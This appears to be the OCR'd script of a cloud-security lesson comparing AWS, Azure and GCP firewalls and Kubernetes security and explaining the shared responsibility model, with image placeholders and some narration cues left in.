Cloud services.



Moving towards Web Application Firewalls (WAF).


To protect web applications from common attacks, each cloud provider offers a strong firewall solution. Azure's Web Application Firewall (WAF) on its Application Gateway defends against top threats like SQL injections and XSS (Cross-Site Scripting) attacks. AWS's WAF allows users to create custom rules to stop these threats and manage traffic, which can be linked to both AWS CloudFront and Load Balancers. GCP's Google Cloud Armor provides similar protections, with rules that guard against DDoS attacks and other common web vulnerabilities.



Finally let's have a look at Container Security..


With the popularity of containerization, Azure Kubernetes Service (AKS) and AWS Elastic Kubernetes Service (EKS) both focus on keeping containerized applications secure. Azure ensures security is built into AKS from the start, while AWS's EKS uses a special operating system called Bottlerocket, designed for container security and performance. AWS also uses kube-bench to ensure it meets CIS (Center for Internet Security) benchmarks. GCP's Google Kubernetes Engine (GKE) not only secures containers but also enforces security policies through integration with Google's Anthos and the Open Policy Agent (OPA), aligning with security standards.

We hope this provides you with a basic understanding of how each cloud provider is focusing on implementing security features in their platforms.




Shared Responsibility Model(do not narrate title)

In the cloud security landscape, there's a vital concept to grasp: the *Shared Responsibility Model*. This model outlines what's on your plate and what falls to your cloud provider.



Let's break it down. Your cloud provider, like Azure, handles the security of the physical infrastructure—the hardware itself. That means the servers running Azure services are not your headache. But here's where your role kicks in: if it's something you can tweak or set up through your cloud interface, like network or firewall settings for your virtual machines, that's your territory. Think of it this way: if you can't physically touch it, it's probably the provider's responsibility. But if you can log in and make changes, like adjusting network configurations, that's definitely in your court. That's the essence of the Shared Responsibility Model.

Shared Responsibility Model



Source: https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility

For instance, let's take MS Azure. The shown diagram illustrates the areas of responsibility shared between you and Microsoft, depending on how your stack is deployed in MS Azure.

Shared Responsibility Model

AWS

AWS


Security of
Infrastructure

Customer


KodeKloud

Deployed Application Data and Compliance +
Patches and Updates

Shared Responsibility Model



Source: https://aws.amazon.com/compliance/shared-responsibility-model/



In this lesson, we explored the security aspects of cloud services, focusing on the three main Cloud Service Providers (CSPs): AWS, Azure, and Google Cloud. We also delved into the shared responsibility model, which highlights how both providers and customers play a role in cloud security. In our next lesson, we'll shift our focus to infrastructure security.
Looks good overall.


Summary

01 Attackers scan ports to find vulnerabilities in cloud infrastructure

